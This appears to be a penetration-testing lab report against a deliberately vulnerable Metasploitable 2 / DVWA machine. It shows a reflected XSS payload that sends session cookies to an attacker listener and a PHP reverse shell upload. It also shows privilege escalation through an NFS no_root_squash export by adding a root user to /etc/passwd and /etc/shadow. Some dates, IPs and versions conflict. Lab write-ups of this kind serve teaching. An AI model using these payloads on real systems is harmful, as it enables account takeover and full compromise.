

## Phase 4

# Post Exploitation and Evidence Collection

### Post Exploitation Overview

After Getting Remote code execution on the Metasploitable 2 machine post exploitation activities were performed to validate system attack escalate privileges and collect forensic evidence. The goal in this phase is to analyze the environment, identify misconfigurations, and gathering files that show full access of the system.

### Tools used


- Nmap
- Metasploit, Meterpreter
- Kali Linux
- Linpeas
- Netcat Listener

### Methodology

#### 1. Performing Nmap Scan on Metasploitable 2

Started performing Reconnaissance using Nmap by the following command

**Nmap -sC -sV 192.168.29.100 -oN nmap\_scan.txt**



```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
$ nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 04:42 EST
```



Nmap scan report for 192.168.29.100  
Host is up (0.0011s latency).  
Not shown: 977 filtered tcp ports (no-response)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
|\_ftp-bounce: bounce working!  
|\_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|\_ftp-syst:  
| STAT:  
|\_ FTP server status:  
|\_ Connected to 192.168.29.180  
|\_ Logged in as ftp  
|\_ TYPE: ASCII  
|\_ No session bandwidth limit  
|\_ Session timeout in seconds is 300  
|\_ Control connection is plain text  
|\_ Data connections will be plain text  
|\_ vsFTPD 2.3.4 - secure, fast, stable  
|\_End of status  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| ssh-hostkey:  
|\_ 1024 60:0f:c1:e1:0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|\_ 2048 56:56:24:0f:21:d:d:e:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd

The Scan Resulted in Several Open Ports as we can see from the Snapshots.

25/tcp open smtp Postfix smtpd  
| sslv2:  
|\_ SSLv2 supported  
| ciphers:  
|\_ SSL2\_RC4\_128\_WITH\_MD5  
|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5  
|\_ SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5  
|\_ SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5  
|\_ SSL2\_DES\_64\_CBC\_WITH\_MD5  
|\_ SSL2\_RC2\_128\_CBC\_WITH\_MD5  
|\_ssl-date: 2025-11-26T09:43:27+00:00; +5s from scanner time.  
|\_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
| Not valid before: 2010-03-17T14:07:45  
| Not valid after: 2010-04-16T14:07:45  
|\_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DS  
N  
53/tcp open domain ISC BIND 9.4.2  
| dns-nsid:  
|\_ bind.version: 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|\_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|\_http-title: Metasploitable2 - Linux  
111/tcp open rpcbind 2 (RPC #100000)  
| rpcinfo:  
|\_ program version port/proto service  
| 100003 2,3,4 2049/tcp nfs  
| 100003 2,3,4 2049/udp nfs  
| 100005 1,2,3 42175/tcp mountd  
| 100005 1,2,3 59419/udp mountd  
| 100021 1,3,4 51714/udp nlockmgr

How ever we are particularly interested in port 80 because that's the default port for HTTP services where web services are hosted.

## 2. Performing Reconnaissance on Http Service

We can visit the hosted web services using the browser and typing the link in the format given below

<http://192.168.29.100>

## MyExploitBox

Warning: Never expose this VM to an untrusted network!

Contact: msfdev@metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [MyMedia](#)
- [DVWA](#)
- [WebDAV](#)

This webservice hosts several websites. We will proceed with DVWA for Demonstration Purposes.



Username

Password

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project  
Hint: default username is 'admin' with password 'password'

Here is the DVWA login page. The Default Credentials for login is Username “**admin**” Password “**password**”.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top right is the DVWA logo. Below it is a banner with the text "Welcome to Damn Vulnerable Web App!". On the left is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the status bar displays: Username: admin, Security Level: low, PHPIDS: disabled. A message box at the bottom left says "You have logged in as 'admin'".

This is the Home/Configuration page of the DVWA website where we can perform Penetration testing. We will proceed with the Cross-site Scripting i.e. XSS Reflected.

The screenshot shows the DVWA XSS reflected page. The title is "Vulnerability: Reflected Cross Site Scripting (XSS)". The main content area contains a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form is a section titled "More info" with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. On the left is a vertical navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the status bar displays: Username: admin, Security Level: low, PHPIDS: disabled. At the bottom right are "View Source" and "View Help" buttons.




### 3. Burp suite and Testing for XSS Reflected.

Burpsuite can be launched using the command **burpsuite** in the terminal.



```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum] Exploit-DB Google-Hacking DB
$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience problems.
SLF4J: No SLF4J providers were found.
Vulnerability: Reflected Cross Site Scripting (XSS)
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.
```



We Have Configured Burp suite primitively and we turn on the intercept and setup foxy proxy to intercept traffic to DVWA website.


### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


<script>Alert('XSS')</script>

Submit

Performing basic cross site scripting test.



The request is captured as intended in the burp suite. We allow the request to pass through to see if there is any cross-site scripting vulnerability.



This above snapshot confirms the Client side Reflected XSS vulnerability.

#### 4. Performing session Hijacking by stealing cookies

We Setup our netcat to listen to anything in port 4444.





Then we use this Script to steal session cookies.

```
<script>new Image().src="http://192.168.100.128:4444/?cookie="+document.cookie;</script>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

=document.cookie;</script> Submit

Hello

Bingo, we got the cookies in our attacker machine as intended.

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.128] 51406
GET /?cookie=security=low;%20PHPSESSID=12e2ed303150fbbbb9d2154a3d2c01e HTTP/1.1
Host: 192.168.100.128:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.29.100/
Priority: u=5, i
Username: admin
Security Level: low
```

The Phpsession Id Cookie was captured.

**PHPSESSID=12e2ed303150fbbbb9d2154a3d2c01e**

Cookie-Editor v1.13.0

PHPSESSID

Name: PHPSESSID

Value: 12e2ed303150fbbbb9d2154a3d2c01e

Domain: 192.168.29.100

Path: /

Expiration: No Expiration

Same Site

Host Only Session Secure Only

DVWA

Login

Using the Session ID, we captured we can use it hijack the session without any credentials. By above snap shot we can determine that by using the cookie editor extension we were able to successfully change the cookies.



The screenshot shows two windows side-by-side. On the left is a 'Cookie-Editor' window with a sidebar for 'PHPSESSID'. It shows a selected value: '12e2ed303150fbffff9d2154a3d2c01e'. On the right is a browser window for 'DVWA' showing the 'XSS reflected' page. The URL is 'http://192.168.29.100/dvwa/xss\_reflected.php'. The page displays the message 'Welcome to Damn Vulnerable Web App!' and a warning about session hijacking. A sidebar on the right lists various attack types like Brute Force, Command Execution, CSRF, etc. At the bottom, it says 'Username: admin Security Level: high PHPIDS: disabled'.

By the above snapshot we come to conclusion that we were successfully able to Hijack the session. This concludes that a simple XSS vulnerability resulted in **Account takeover**. For demonstration purposes we consider this account as admin's account and whatever we do from this point onwards is considered done with admin privileges.

## 5. Exploiting File upload Vulnerability to get Remote code execution (RCE).

For this vulnerability we use php-reverse-shell.php as payload. We can find this payload default in Kali Linux.


A terminal window on Kali Linux showing the output of the 'locate' command for 'php-reverse-shell.php'. The results show three paths: '/usr/share/laudanum/php/php-reverse-shell.php', '/usr/share/laudanum/wordpress/templates/php-reverse-shell.php', and '/usr/share/webshells/php/php-reverse-shell.php'. To the right of the terminal is a portion of the DVWA application interface.

We make a copy of this for our use and paste it in desktop. We edit this file making the changes in the section IP and Port.


A screenshot of the DVWA 'File Upload' page. The code in the 'Upload' field is a PHP reverse shell payload. The code includes comments for 'Limitations', 'Usage', and 'See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.' Below the code, there are several tabs: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The DVWA logo is visible in the top right corner.



As we change the IP address to our attacker machine and port to 4444. Now we will open Net-cat listener on port 4444



Now we upload this file to the DVWA file upload area.





Now we will open this file in the browser.

<http://192.168.100.129/dvwa/hackable/uploads/php-reverse-shell.php>

```
(kali㉿kali)-[~/Desktop]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 56279
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 09:26:35 up 14 min,  2 users,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM             LOGIN@           IDLE    JCPU   PCPU WHAT
msfadmin  pts/1    -          09:13   13:17m  0.00s  0.00s -bash
root    pts/0    :0.0        09:12   14:21m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

After Checking our Net-cat listener we can confirm that we were successfully able to execute remote code execution.

## 6. Privilege Escalation to Root

Now we transfer **linpeas.sh** file which is a famous script used in linux privilege escalation using python http server module. We run it in the target machine.

```
sh-3.2$ ./linpeas.sh
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444
```

Do you like PEASS?

```
Learn Cloud Hacking      : https://training.hacktricks.xyz
Follow on Twitter        : @hacktricks_live
Respect on HTB            : SirBroccoli
```

Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html>

LEGEND:

- RED/YELLOW: 95% a PE Vector
- RED: You should take a look to it
- LightCyan: Users with console
- Blue: Users without console & mounted devs
- Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
- LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...

Basic information

OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008



```
[auth] WARNING: required pam_env.so envfile=/etc/default/locale orse shell to 192.168.100.128:4444
account required pam_nologin.so
session optional pam_motd.so # [1]
session optional pam_mail.so standard noenv # [1]
session required pam_limits.so

[+] Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 May 13 2012 /etc/exports
/ *(rw,sync,no_root_squash,no_subtree_check)

[+] Analyzing VNC Files (limit 70)
drwx----- 2 root root 4096 Nov 26 09:12 /root/.vnc
find: /root/.vnc: Permission denied

-rw-r--r-- 1 root root 1689 Apr 7 2008 /usr/share/doc/tightvncserver/examples/vnc.conf.gz
```

We find an interesting Privilege Escalation Vector.

**/ \*(rw,sync,no\_root\_squash,no\_subtree\_check)**

The above line means entire root filesystem is exported over NFS with **no\_root\_squash**. Here **no\_root\_squash** means any files we create via NFS will be treated as root on the target system.

```
[(kali㉿kali)-[~/Desktop]]$ showmount -e 192.168.100.129 common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444
Export list for 192.168.100.129:
/*
```

By using the below command, we are able to mount a folder on kali i.e. attacker machine to the target machine Metasploitable.

**sudo mount -o rw 192.168.100.129:/ /mnt/meta**

```
[(kali㉿kali)-[~/Desktop]]$ sudo mount -o rw 192.168.100.129:/ /mnt/meta
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
[(kali㉿kali)-[~/Desktop]]$ ls /mnt/meta
bin  cdrom  etc    initrd   lib     media  nohup.out  proc  sbin  sys   usr   vmlinuz
boot dev    home  initrd.img lost+found  mnt    opt      root  srv   tmp   var
[(kali㉿kali)-[~/Desktop]]$
```

After mounting our folder to the target machine, we are able to access all files and folders present in Metasploitable. So, we add a user kali in the **/etc/passwd** file

```
statd:x:114:65534 ::/var/lib/nfs:/bin/false
kali:x:0:0:kali:/root:/bin/bash
```



We also need to add corresponding password hash in the /etc/shadow file to make creation complete with root privileges.

```
statd:*:15474:0:99999:7:::  
kali:$6$W9sP7eVJUMLxe2y$m9QE8tXEt.Wdrqrh3XUCREOIvu80mWoo4mIOQJTVn//fVhYgpLK15Q.VYBPyvEQmVZ0kRshQLZrs4zC5LZCDK.:19320:0:99999:*
```

After creating the user, we are now simply able to switch user and get root.

```
→ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 41933  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
10:23:41 up 1:11, 2 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
msfadmin ttys1 - 09:13 1:10 0.00s 0.00s -bash  
root pts/0 :0.0 09:12 1:11 0.00s 0.00s -bash  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: no job control in this shell  
sh-3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
sh: python3: command not found  
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@metasploitable:/$ export TERM=xterm  
export TERM=xterm  
www-data@metasploitable:/$ ^Z  
zsh: suspended nc -nlvp 4444  
[kali㉿kali)-~/Desktop]  
└─$ stty raw -echo; fg  
[1]+ continued nc -nlvp 4444 whoami  
www-data  
www-data@metasploitable:/$ su kali  
Password:  
root@metasploitable:/#
```

## Post exploitation Activity (After Root access)

### 1. Information gathering

After getting access we check our privileges.

```
sh-3.2$ su kali  
su: must be run from a terminal  
sh-3.2$ python -c 'import pty;pty.spawn("/bin/bash")'  
www-data@metasploitable:/$ whoami  
whoami  
www-data  
www-data@metasploitable:/$ su kali  
su kali  
Password: kali  
root@metasploitable:/# whoami  
whoami  
root  
root@metasploitable:/#
```

Then we proceed to gather information about the target machine.

```
root@metasploitable:/# whoami 192.168.100.129 TCP 00:4040 33449 [PSH] Seq<114 Ack<110 Win<5059 Len<23 TSval<1600819 TSecr<2062278617  
whoami 00:4040 33449 33449 [ACK] Seq<114 Ack<110 Win<5059 Len<23 TSval<1600819 TSecr<2062278617  
root 00:4040 33449 33449 [PSH] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
root@metasploitable:/# id 192.168.100.129 TCP 00:4040 33449 [ACK] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
id 00:4040 33449 33449 [PSH] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
uid=0(root) gid=0(root) groups=0(root) 128 TCP 00:4040 33449 [ACK] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
root@metasploitable:/# su kali  
su kali  
Password: kali  
root@metasploitable:/# uname 192.168.100.129 TCP 00:4040 33449 [ACK] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
root@metasploitable:/# uname -a 192.168.100.129 TCP 00:4040 33449 [ACK] Seq<114 Ack<114 Win<5059 Len<23 TSval<1600818 TSecr<2062278617  
uname -a 192.168.100.129 3.2.0-22-generic #34~10.04.2~68+0.04.2~68-Ubuntu SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
root@metasploitable:~# ip add 192.168.100.129:1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 fe80::20c:29ff:fe14:aa25/64 scope link  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 00:0c:29:14:aa:25 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.100.129/24 brd 192.168.100.255 scope global eth0  
        inet6 fe80::20c:29ff:fe14:aa25/64 scope link  
            valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 00:0c:29:14:aa:2f brd ff:ff:ff:ff:ff:ff  
root@metasploitable:/#
```

## System Information table

We extract system information from the target virtual machine using the following commands.

Command	Output
whoami	root
id	uid=0(root) gid=0(root) groups=0(root)
uname -a	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

## Network Information table

The following table gives us the information about the network interface and the network it is connected to of the target virtual machine Metasploitable 2.

Interface	Address Type	Value
lo	IPv4	127.0.0.1/8
	IPv6	::1/128
eth0	IPv4	192.168.100.129/24
	IPv6	fe80::20c:29ff:fe14:aa25/64
eth1	IPv4	None assigned
	IPv6	fe80::20c:29ff:fea2:aaf/64

## Evidence Collected

The following files were collected as forensic evidences and their hashes were captured for integrity purposes.

1. http\_capture.pcapng  
“f88afa76a108f5fd798ca365ca2a042ef8c1766b11ef6c7f814e34094abe05b2”
2. linpeas\_output.txt  
“f532c08922c873b809f5641e7ca0733925eff3853614969b8cda731a840fda79”
3. passwd file  
“910e08926a453e0c2e5dc4328148e5ebe37398de532038b734edb79dd6253413”
4. shadow file  
“6d7d2cf99a4336237990ddb3ce86e7541e91889d0b097ad85a6f2e2b8081b79”

## Evidence collection Table

Item	Description	Date	Hash Value
http_capture.pcapng	HTTP traffic capture (XSS + DVWA)	28-Feb-2025	f88afa76a108...
linpeas_output.txt	Privilege escalation scan results	28-Feb-2025	f532c08922c8...
passwd file	Extracted /etc/passwd via NFS	28-Feb-2025	910e08926a45...
shadow file	Extracted /etc/shadow via NFS	28-Feb-2025	6d7d2cf99a43...

## Evidence summary

The above files were collected in the post exploitation phase as a proof of system compromise. HTTP traffic sessions, Passwd file, Shadow file, Linpeas\_output file all these files were captured and hashed to preserve integrity. These evidence confirm attack chain and portray root level access and support the penetration testing conclusions and process.